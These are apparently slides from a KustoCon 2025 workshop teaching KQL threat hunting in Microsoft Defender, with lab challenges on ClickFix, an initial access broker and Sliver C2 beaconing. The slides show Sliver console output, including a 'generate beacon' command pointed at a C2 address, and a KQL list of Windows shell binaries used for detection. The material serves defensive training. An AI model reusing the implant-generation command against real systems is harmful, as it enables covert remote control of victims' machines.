

Kickstart

Lab link: <https://github.com/Bert-JanP/KustoCon2025>

Only level 1-4

Wifi MSFTGUEST Pass: msft1488

The screenshot shows the GitHub repository page for KustoCon2025. The repository is private and has 1 branch (main) and 0 tags. The commit history shows a recent update to Level4.md by Bert-JanP. The file list on the left shows a directory structure: Images, Level 1, Level 2, Level 3, and Level 4. Handwritten orange annotations are present over the screenshot:

- At the top right: Student01@acompanylikeyours.com and Student99@acompanylikeyours.com
- Below the repository name: %SNIP%
- Over the commit history: Right (Bert-Jan) side row 1 == 10 2 = 20
- Over the file list: 3=30
- Over the file list: Left (Gianni) side row 1 == 40 2 = 50 3 == 60

⚠ Real malware is used in level 1 & 2!

KustoCon

Learn | Share | Practice



Welcome



Alex Verboon



Gianni Castaldi



Bert-Jan Pals



Frans Oudendorp



Henning Rauch



Olaf Hartong



Ugur Koc



Mattias Borg



Stefan Schörling



Thomas Verheyden

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KustoCon
Learn | Share | Practice

Morning Session (Onsite only)

Time	Title	Speaker
08:15 - 09:00	Event Registration	
09:00 - 12:00	Workshop	Gianni & Bert-Jan

Afternoon Sessions (Onsite & Online)

Time	Title	Speaker
13:00 - 13:10	Opening	Gianni & Alex
13:10 - 13:50	Accelerating Innovation with KQL	Henning Rauch
14:00 - 14:50	Securing Endpoints at Scale: Using Security Copilot to Query, Detect & Respond	Ugur Koc
15:00 - 15:50	From Edges to Nodes: Attack Path Discovery in Kusto	Olaf Hartong
16:00 - 16:30	Break	
16:30 - 17:20	Proactive Exposure hunting with Enterprise Exposure graph	Thomas Verheyden
17:30 - 18:20	Practical Kusto for Defenders	Stefan & Mattias
18:30 - 19:20	Automating Incident Response with the Power of Kusto	Bert-Jan Pals
19:30 - 20:00	Wrapping up	All

Food & Drinks, Lunch

- Coffee, Soft Drinks, croissants, fruits, cookies during breaks
- Lunch – self organized

Afternoon Sessions

To provide an optimal online experience we kindly ask everyone to be in the room when sessions start. (No in and out)

Tables will be removed so you can focus on the Session 😊

KustoCon

Learn | Share | Practice



Kusto Workshop

Bert-Jan & Gianni

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KustoCon
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Bert-Jan Pals



Defensive Security Expert



<https://x.com/BertJanCyber>



<https://www.linkedin.com/in/bert-janpals/>



<https://github.com/bert-janp>



<https://kqlquery.com/>

Gianni Castaldi



Security Consultant



https://x.com/castello_johnny



<https://www.linkedin.com/in/giannicastaldi/>



<https://github.com/kustoking>



<https://kustoking.com/>

Agenda

- Where do we Start
- Small Refresher
- Attack Challenges
- Full Attack Path



Where do we start

ACompanyLikeYours



Accounts

Student01@acompanylikeyours.com

Student99@acompanylikeyours.com

%SNIP%

Defender Tenant

<https://security.microsoft.com/homepage?tid=a4be6261-d211-4df1-852e-c597a96ad887>



Small refresher

What is KQL again

KQL 101

Diagram illustrating KQL 101 with annotations explaining the query components:

- Table Name:** Points to `EmailEvents` in the query.
- Add Column:** Points to the `extend` clause: `extend DKIMValue = tostring(parse_json(AuthenticationDetails).DKIM)`.
- Declare Variable:** Points to the `let` clause: `let TimeFrame = 3d;`.
- Filter Time:** Points to the `where` clause: `where TimeGenerated > startofday(ago(TimeFrame))`.
- Display Results:** Points to the `project` clause: `project TimeGenerated, SenderDisplayName, RecipientEmailAddress, Subject, DKIMValue`.
- Sort Results:** Points to the `sort by` clause: `sort by TimeGenerated desc`.

The query is executed, and the results are displayed in a table:

<input type="checkbox"/>	TimeGenerated [UTC]	SenderDisplay...	RecipientEmailAddress	Subject	DKIMValue
<input type="checkbox"/>	> 2/20/2024, 12:29:29.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report:...	none
<input type="checkbox"/>	> 2/19/2024, 12:29:30.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report:...	none
<input type="checkbox"/>	> 2/18/2024, 12:29:28.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report:...	none
<input type="checkbox"/>	> 2/17/2024, 12:29:31.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report:...	none

Interesting features

- has has_any
- let
- FileProfile()
- binary_shift_left()
- Scan

Search entities

```
1 search "rick.astley@kqlquery.com"
2 | summarize TotalEvents = count() by Type, ActionType
```

Results

Chart



Add bookmark

<input type="checkbox"/> Type	ActionType	TotalEvents
<input type="checkbox"/> > CloudAppEvents	FileDeleted	2
<input type="checkbox"/> > CloudAppEvents	ArchiveCreated	228
<input type="checkbox"/> > DeviceRegistryEvents	RegistryValueSet	2
<input type="checkbox"/> > AADNonInteractiveUserSignInLogs		48
<input type="checkbox"/> > DeviceEvents	NamedPipeEvent	32
<input type="checkbox"/> > DeviceEvents	DpapiAccessed	33
<input type="checkbox"/> > DeviceEvents	NtMapViewOfSectionRemoteApiCall	5

Has vs Contains

```
1 datatable(TestString:string)
2 [
3     "KustoCon",
4     "Kusto-Con",
5     "Kusto!KustoRocks",
6     "HellYeahKusto",
7     "Kusto Conference 2025"
8 ]
9 extend Has_Kusto = TestString has "Kusto"
10 extend Contains_Kusto = TestString contains "Kusto"
11 extend Has_KustoCon = TestString has "KustoCon"
12 extend Contains_KustoCon = TestString contains "KustoCon"
```

Results		Chart	Add bookmark		
<input type="checkbox"/>	TestString	Has_Kusto	Contains_Kusto	Has_KustoCon	Contains_KustoCon
<input type="checkbox"/>	> KustoCon	false	true	true	true
<input type="checkbox"/>	> Kusto-Con	true	true	false	false
<input type="checkbox"/>	> Kusto!KustoRocks	true	true	false	false
<input type="checkbox"/>	> HellYeahKusto	false	true	false	false
<input type="checkbox"/>	> Kusto Conference 2025	true	true	false	false

Has_* vs In

has_any works the same as has but for a list

has_all has all values in the list

in equals based on a list

in~ equals based on a list case insensitive

let

```
1 let myString = 'rick.astley@kqlquery.com';
2 let myInt = 2;
3 let mylist = dynamic(['50140', '50074', '50199', '50126', '50207']);
4 let Logs = SigninLogs
5     | where UserPrincipalName =~ myString
6     | where ResultType in (mylist)
7     | project TimeGenerated, ResultType, ResultDescription, UserPrincipalName
8     | take myInt;
9 Logs
```

Results Chart |  Add bookmark

<input type="checkbox"/> TimeGenerated [UTC] ↑↓	ResultType	ResultDescription	UserPrincipalName
<input type="checkbox"/> > 11/3/2025, 6:09:12.878 PM	50199	For security reasons, user confirma...	rick.astley@kqlquery.com
<input type="checkbox"/> > 11/3/2025, 6:08:40.646 PM	50199	For security reasons, user confirma...	rick.astley@kqlquery.com

FileProfile()

Enrichment function for files

| invoke FileProfile(Hash_Column,limit)

Limit by default 100, max 1000 unique hashes

Hash Column:

- SHA1
- SHA256
- InitiatingProcessSHA1
- InitiatingProcessSHA256

FileProfile()

```
1 let Device = '2694a7cc2225f3b66f7cf8b6388a78b1857fadca';
2 let TimeFrame = 30d;
3 let GlobalPrevalanceThreshold = 1000;
4 let windowsShells = dynamic(['powershell.exe', 'powershell_ise.exe', 'cmd.exe', 'pwsh.exe', 'wscript.exe', 'cscript.exe', 'mshta.exe', 'rundll32.exe']);
5 DeviceRegistryEvents
6 | where Timestamp > ago(TimeFrame)
7 | where DeviceId == Device
8 | where RegistryKey endswith @"\Software\Microsoft\Windows\CurrentVersion\Run" or RegistryKey endswith @"\Microsoft\Windows\CurrentVersion\RunOnce"
9 // | invoke FileProfile(InitiatingProcessSHA256)
10 // | where GlobalPrevalance <= GlobalPrevalanceThreshold or InitiatingProcessFileName in ~(windowsShells)
11 | project-reorder Timestamp, ActionType, DeviceId, DeviceName, RegistryKey, PreviousRegistryValueData, InitiatingProcessCommandLine
```

Getting started **Results** Query history

Export Show empty columns

19 items

Search

00:01.432 Low

Chart type

Filters: Add filter

<input type="checkbox"/>	TimeGenerated	Timestamp	ActionType	DeviceId	DeviceName	RegistryKey	PreviousRegistryValueData	InitiatingProcessCommandLine	
<input type="checkbox"/>	>	Nov 3, 2025 6:06:3...	Nov 3, 2025 6:06:39 PM	RegistryValueSet	2694a7cc2225f3b66f...	workstation-03	HKEY_CURRENT_USER\S...	userinit.exe	S
<input type="checkbox"/>	>	Oct 5, 2025 1:40:0...	Oct 5, 2025 1:40:04 PM	RegistryValueSet	2694a7cc2225f3b66f...	workstation-03	HKEY_CURRENT_USER\S...	userinit.exe	S
<input type="checkbox"/>	>	Oct 5, 2025 1:40:3...	Oct 5, 2025 1:40:34 PM	RegistryValueSet	2694a7cc2225f3b66f...	workstation-03	HKEY_CURRENT_USER\S...	OneDriveSetup.exe /update /restart /updateSource:OD...	S
<input type="checkbox"/>	>	Oct 5, 2025 1:40:3...	Oct 5, 2025 1:40:34 PM	RegistryValueSet	2694a7cc2225f3b66f...	workstation-03	HKEY_CURRENT_USER\S...	OneDriveSetup.exe /update /restart /updateSource:OD...	S
<input type="checkbox"/>	>	Oct 5, 2025 1:40:3...	Oct 5, 2025 1:40:36 PM	RegistryValueSet	2694a7cc2225f3b66f...	workstation-03	HKEY_CURRENT_USER\S...	OneDriveSetup.exe /update /restart /updateSource:OD...	S
<input type="checkbox"/>	>	Oct 6, 2025 5:01:1...	Oct 6, 2025 5:01:15 PM	RegistryValueSet	2694a7cc2225f3b66f...	workstation-03	HKEY_CURRENT_USER\S...	userinit.exe	S

FileProfile()

```
1 let Device = '2694a7cc2225f3b66f7cf8b6388a78b1857fadca';
2 let TimeFrame = 30d;
3 let GlobalPrevalanceThreshold = 1000;
4 let windowsShells = dynamic(['powershell.exe', 'powershell_ise.exe', 'cmd.exe', 'pwsh.exe', 'wscript.exe', 'cscript.exe', 'mshta.exe', 'rundll32.exe']);
5 DeviceRegistryEvents
6 | where Timestamp > ago(TimeFrame)
7 | where DeviceId =~ Device
8 | where RegistryKey endswith @"\Software\Microsoft\Windows\CurrentVersion\Run" or RegistryKey endswith @"\Microsoft\Windows\CurrentVersion\RunOnce"
9 | invoke FileProfile(InitiatingProcessSHA256)
10 //| where GlobalPrevalence <= GlobalPrevalanceThreshold or InitiatingProcessFileName in~ (windowsShells)
11 | project-reorder Timestamp, ActionType, DeviceId, DeviceName, RegistryKey, PreviousRegistryValueData, GlobalPrevalence, SignatureState, InitiatingProcessCommandLine
```

Getting started Results Query history

Export Show empty columns

19 items

Search

00:02.903













Low

Chart type

Full screen

Filters:

Add filter

<input type="checkbox"/>	TimeGenerated	Timestamp	ActionType	DeviceId	DeviceName	RegistryKey	GlobalPrevalence	SignatureState	InitiatingProcessCommandL...	RegistryValueType	
<input type="checkbox"/>	>	Nov 2, 2025 11:22:...	Nov 2, 2025 11:22:16 AM	RegistryValueSet	 2694a7cc2225f3b66f...	 workstation-03	HKEY_CURRENT_USER\S...	55951	SignedValid	OneDriveSetup.exe /upd...	String
<input type="checkbox"/>	>	Nov 2, 2025 11:22:...	Nov 2, 2025 11:22:16 AM	RegistryValueSet	 2694a7cc2225f3b66f...	 workstation-03	HKEY_CURRENT_USER\S...	55951	SignedValid	OneDriveSetup.exe /upd...	String
<input type="checkbox"/>	>	Nov 2, 2025 11:22:...	Nov 2, 2025 11:22:19 AM	RegistryValueSet	 2694a7cc2225f3b66f...	 workstation-03	HKEY_CURRENT_USER\S...	55951	SignedValid	OneDriveSetup.exe /upd...	String
<input type="checkbox"/>	>	Oct 25, 2025 12:39:...	Oct 25, 2025 12:39:41 PM	RegistryValueSet	 2694a7cc2225f3b66f...	 workstation-03	HKEY_CURRENT_USER\S...	49447	SignedValid	userinit.exe	String
<input type="checkbox"/>	>	Oct 25, 2025 12:40:...	Oct 25, 2025 12:40:15 PM	RegistryValueSet	 2694a7cc2225f3b66f...	 workstation-03	HKEY_CURRENT_USER\S...	62544	SignedValid	OneDriveSetup.exe /upd...	String
<input type="checkbox"/>	>	Oct 25, 2025 1:00:...	Oct 25, 2025 1:00:25 PM	RegistryValueSet	 2694a7cc2225f3b66f...	 workstation-03	HKEY_LOCAL_MACHINE...	5130	SignedValid	"setup.exe" --msedgewe...	String

binary_shift_left()

- Token analysis
- Moves the bits to the left, filling the positions on the right with zeros

Processes, Tokens and Privileges

Privileges				
02 SeCreateTokenPrivilege	09 SeTakeOwnershipPrivilege	16 SeCreatePermanentPrivilege	23 SeChangeNotifyPrivilege	30 SeCreateGlobalPrivilege
03 SeAssignPrimaryTokenPrivilege	10 SeLoadDriverPrivilege	17 SeBackupPrivilege	24 SeRemoteShutdownPrivilege	31 SeTrustedCredManAccessPrivilege
04 SeLockMemoryPrivilege	11 SeSystemProfilePrivilege	18 SeRestorePrivilege	25 SeUndockPrivilege	32 SeRelabelPrivilege
05 SeIncreaseQuotaPrivilege	12 SeSystemtimePrivilege	19 SeShutdownPrivilege	26 SeSyncAgentPrivilege	33 SeIncreaseWorkingSetPrivilege
06 SeMachineAccountPrivilege	13 SeProfileSingleProcessPrivilege	20 SeDebugPrivilege	27 SeEnableDelegationPrivilege	34 SeTimeZonePrivilege
07 SeTcbPrivilege	14 SeIncreaseBasePriorityPrivilege	21 SeAuditPrivilege	28 SeManageVolumePrivilege	35 SeCreateSymbolicLinkPrivilege
08 SeSecurityPrivilege	15 SeCreatePagefilePrivilege	22 SeSystemEnvironmentPrivilege	29 SeImpersonatePrivilege	

```
2 let SeCreateTokenPrivilege = binary_shift_left(1, 2);  
3 print SeCreateTokenPrivilege  
4  
5 00000000000000000000000000000010
```

Results Chart [Add bookmark](#)

```
print_0
```

 $\square > 4$

scan

Scans data, matches, and builds sequences based on the predicates.

```
2 let events = datatable(Time: datetime, User: string, EventType: string, FileName: string)
3 [
4     datetime(2025-11-03 08:00:00), "alice", "Login", "",
5     datetime(2025-11-03 08:01:00), "alice", "FileAccess", "secret.docx",
6     datetime(2025-11-03 08:02:00), "bob", "Login", "",
7     datetime(2025-11-03 08:05:00), "bob", "FileAccess", "public.txt",
8     datetime(2025-11-03 08:10:00), "alice", "FileAccess", "confidential.pdf"
9 ];
10 events
11 | sort by Time asc
12 | scan with_match_id=Id declare (Step:string, Delta:timespan) with (
13     step s1: EventType == "Login" => Step = "Login";
14     step s2: EventType == "FileAccess" and s1.User == User and Time between (s1.Time .. datetime_add('minute', 5, s1.Time)) => Step = "FileAccess", Delta = Time - s1.Time;
15 )
16 | project Time, User, EventType, FileName, Delta, Step
17
```

Results Chart Add bookmark


<input type="checkbox"/>	Time [UTC]	User	EventType	FileName	Delta	Step
<input type="checkbox"/>	> 11/3/2025, 8:00:00.000 AM	alice	Login			Login
<input type="checkbox"/>	> 11/3/2025, 8:01:00.000 AM	alice	FileAccess	secret.docx	00:01:00	FileAccess
<input type="checkbox"/>	> 11/3/2025, 8:02:00.000 AM	bob	Login			Login
<input type="checkbox"/>	> 11/3/2025, 8:05:00.000 AM	bob	FileAccess	public.txt	00:03:00	FileAccess



Attack Challenges

Hands on labs: Attacks Challenges

Lab link: <https://github.com/Bert-JanP/KustoCon2025>




⚠ Real malware is used!

We have some IR experts onsite in case you get compromised.

Serious note:

- Level 1 and 2 contain malware samples
- Downloading files at your own risk, not required for the lab



Detection

RunMRU Registry Key

One of the key indicators of ClickFix campaigns is the `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion` Registry Key that is set. Use this information to build a detection rule to catch ClickFix campaigns.

- ▶ Tip 1
- ▶ Tip 2
- ▶ Answer

Bonus: Forensic Hunting

This chapter uses the [triage_query](#) as starting point and uncovers the post-compromise activities based on this infection.

As starting point the [incident](#) in security.microsoft.com can be used.

Anti Forensics

The malware deleted the RunMRU registry keys after the host got infected, with this they want to remove their traces and perform an investigation. Try to identify this anti forensic mechanism using KQL.

- ▶ Tip 1
- ▶ Tip 2
- ▶ Answer

- Tips included in the markdown files
- Be aware of the triggered alerts (30 days back)
- Feel free to ask us anything :)



Time is limited

Based on your expertise select the levels you want to do. We will discuss all levels at the end.

Level	Difficulty
1	Beginner
2	Medium
3	Expert
4	Advanced



Level 1: ClickFix



Level 2:
Manual Finder
Tips included
in the
markdown files

Feel free to ask
us anything :)



Sliver C2

Sliver C2



Tutorials

Docs

Search...



```
(kali@kali) - [~]  
$ ./sliver-server
```

Sliver Command & Control

Sliver is a powerful command and control (C2) framework designed to provide advanced capabilities for covertly managing and controlling remote systems. With Sliver, security professionals, red teams, and penetration testers can easily establish a secure and reliable communication channel over Mutual TLS, HTTP(S), DNS, or Wireguard with target machines. Enabling them to execute commands, gather information, and perform various post-exploitation activities. The framework offers a user-friendly console interface, extensive functionality, and support for multiple operating systems as well as multiple CPU architectures, making it an indispensable tool for conducting comprehensive offensive security operations.

Docs: <https://sliver.sh>

```
ubuntu@Ubuntu:~$ sliver-client
Connecting to localhost:31337 ...
```



All hackers gain prowess

[*] Server v1.5.43 - e116a5ec3d26e8582348a29cfd251f915ce4a405

[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > beacons

ID	Name	Tasks	Transport	Remote Address	Hostname	Username	Operating System	Locale	Last Check-In	Next Check-In
=====	=====	=====	=====	=====	=====	=====	=====	=====	=====	=====
8cc5fba4	kustocon	0/0	http(s)	84.26.17.125:50381	Workstation-03	AzureAD\RickAstley	windows/amd64	en-GB	Sat Oct 25 14:19:10 UTC 2025 (173h26m3s ago)	Sat Oct 25 14:20:07 UTC
2025 (173h25m6s ago)	1addd766	kustocon	0/0	http(s)	84.26.17.125:49574	Workstation-03	windows/amd64	en-GB	Sat Oct 25 14:37:20 UTC 2025 (173h7m53s ago)	Sat Oct 25 14:38:16 UTC
2025 (173h6m57s ago)	5ae1aa39	kustocon1	4/4	http(s)	9.234.16.65:56142	Kustocon-Level3	level3	en-US	Sat Nov 1 19:44:25 UTC 2025 (48s ago)	Sat Nov 1 19:45:22 UTC
2025 (in 9s)	2926f956	kustocon-level4	1/1	http(s)	40.124.89.1:52435	Kustocon-Level4	level4	en-US	Sat Nov 1 19:44:23 UTC 2025 (50s ago)	Sat Nov 1 19:45:59 UTC
2025 (in 46s)										

Level 3: Initial Access Broker

Access to your company is being sold.

You have received the screenshot below from your national CERT

```
[*] Beacon 5ae1aa39 kustocon1 - 9.234.16.65:56142 (Kustocon-Level3) - windows/amd64 - Sat, 25 Oct 2025 15:25:39 UTC
```

```
sliver > use 5ae1aa39
```

```
[*] Active beacon kustocon1 (5ae1aa39-8e5e-4bbf-90c7-3b15b7550cb2)
```

```
sliver (kustocon1) > ls
```

```
[*] Tasked beacon kustocon1 (eb31d840)
```

```
[+] kustocon1 completed task eb31d840
```

```
C:\Users\level3\AppData\Local\JetBrains (3 items, 16.3 MiB)
```

```
=====
```

-rw-rw-rw-	JetBrains.exe	16.3 MiB	Sat Oct 25 15:24:18	+0000	2025
-rw-rw-rw-	Notification.ps1	371 B	Sat Oct 25 14:52:02	+0000	2025
-rw-rw-rw-	Start.ps1	39 B	Sat Oct 25 14:51:03	+0000	2025

Level 4: Beaconing

Connecting to localhost:31337 ...

The logo for SLIVER, featuring the word "SLIVER" in a stylized, blocky font. The letters are green with a black outline, and the entire logo is set against a black background.

All hackers gain living weapon

[*] Server v1.5.43 - e116a5ec3d26e8582348a29cfd251f915ce4a405

[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

```
sliver > generate beacon --seconds 96 --jitter 15 --os windows --arch amd64 --format exe --http 20.80.88.35 --name kustocon-level4 --save /tmp/Beacon.exe
```

sliver > beacons

ID	Name	Tasks	Transport	Remote Address	Hostname	Username	Operating System	Locale	Last Check-In	Next Check-In
8cc5fba4	kustocon	0/0	http(s)	84.26.17.125:50381	Workstation-03	AzureAD\RickAstley	windows/amd64	en-GB	Sat Oct 25 14:19:10 UTC 2025 (172h52m12s ago)	Sat Oct 25 14:20:07 UTC
1addd766	kustocon	0/0	http(s)	84.26.17.125:49574	Workstation-03	AzureAD\RickAstley	windows/amd64	en-GB	Sat Oct 25 14:37:20 UTC 2025 (172h34m2s ago)	Sat Oct 25 14:38:16 UTC
